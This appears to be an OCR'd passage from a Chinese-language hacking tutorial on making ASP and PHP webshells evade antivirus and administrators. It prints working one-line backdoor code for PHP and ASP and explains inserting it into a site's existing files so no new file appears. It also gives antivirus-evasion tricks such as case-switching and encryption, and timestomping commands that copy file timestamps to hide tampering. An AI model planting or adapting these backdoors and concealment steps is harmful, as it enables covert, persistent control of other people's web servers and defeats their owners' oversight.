


图 6

卡巴没有检测出来，可是瑞星还没有通过，那么就再结合前面讲过的加密方式进行加密，现在就可以顺利通过了。不知不觉我们就把手工和工具的这两种加密方法融合在一起运用了，现在要做免杀木马也并非难事了哦。只要大家自己去动动脑筋，一定会想出更妙的方法。至于其它的一些木马，使用上述的方法都是可以做到免杀的，部分用得上的特征码我也给出来了。

总结：至于怎么找asp、php木马的特征码嘛，这里给大家一个思路，把一些类似于前面我们提到的文字的敏感信息，尝试去修改，还有就是可以借助一些查找asp、php木马的工具，例如“思易asp木马追捕”这类软件，因为这类软件查找asp、php木马的特征码的，那么我们不就可以从中得知asp、php木马的一些特征码了吗？嘿嘿，革命尚未成功，同志们仍需努力呀！^_^

(三)技巧免杀

假如我们使用了前面说的方法都无法做到免杀，那么可以尝试下技巧方面的免杀了。

(1)采用一句话插入型木马＋时间修改器

第一步，插入型木马的使用：

我们上面说的那些木马虽然可以躲过杀毒软件的查杀，但是要是管理员亲自检查文件呢，怎么办？他一眼看过去就知道那是我们的webshell了。为什么？第一，修改时间让他轻易辨认出；第二，我们的文件名是他原来没有的，他一对比就会发现可疑了。那么针对此问题该如何解决呢？我们就采用一句话插入型木马吧。首先来介绍lanker的微型asp和php管理器，它融合了asp和php木马管理，极其方便，有两句话代码：

```
LANKER微型PHP后门服务端代码：
<?php eval($_POST[cmd]);?>
```

```
ASP后门服务端代码
<%execute(request("cmd"))%>
（其中cmd是密码）
```

这两句话我们可以插入到asp文件中，或者插入到php文件中，被插入的文件可以正常使用，同时被插入的文件将成为我们的服务端，我们再利用控制端，就可以控制webshell了。这样就不会出现让管理员发现多了文件的情况。若实在担心的朋友，还可以对这两句代码先进行加密，再插入到网站文件中（不过一般没什么杀毒软件会查杀一句话木马）。

如图7，一切使用正常。




图7

> （绝招：对于这样的一句话木马，假如被杀，还有个更好的手工修改方法，就是把大小写相互切换，可以躲过杀毒软件的查杀，后面有介绍。）

再有一款桂林老兵的c/s木马，这款木马跟上面介绍的有所不同，这个木马只是应用于再次写入控制型asp木马，而本身不能真正控制网站webshell，它可以作为一个后门使用，以备控制型asp木马给查杀后，可以重新生成该木马。使用方法：后门地址为我们插入服务端代码的地址，新后门处为我们需要生成的新的webshell的地址，后门编辑表示我们要重新写入的新的后门的代码，然后选择提交，新的后门就写入了，如图8。




图8

菜鸟语："好哦好哦，这样就免杀咯，快快去传马！"别急啊，这样就想免杀？管理员一眼看到文件的修改时间变动了，不怀疑才怪呢！乖乖全部给我坐好，听课！

第二步，修改文件的时间：

下面给大家带来了5款文件时间修改器，我们以其中两个有代表性的修改器为例来介绍一下它们的使用，首先介绍的是冰狐浪子时间修改器。

```
利用方法（例如）：
icyfox-time.exe "e:\web\1.asp" e:\web\2.asp
这样就把"e:\web\2.asp"这个文件的时间改为和"e:\web\1.asp"文件一样啦。
注意：第一个文件路径需要用双引号，第二个不需要
```

操作如图9。




图9

怎么样？是不是修改了时间呢？他们现在的时间属性都是一样的了。

另外一款是：xpfox的文件时间修改器。可以同时选择多个需要的文件，然后设置，就会弹出一个对话框，有文件创建时间、最后访问时间、最后修改时间。灵活度大了很多，可以自行修改，也比较方便，但不适合在webshell下使用，如图10。

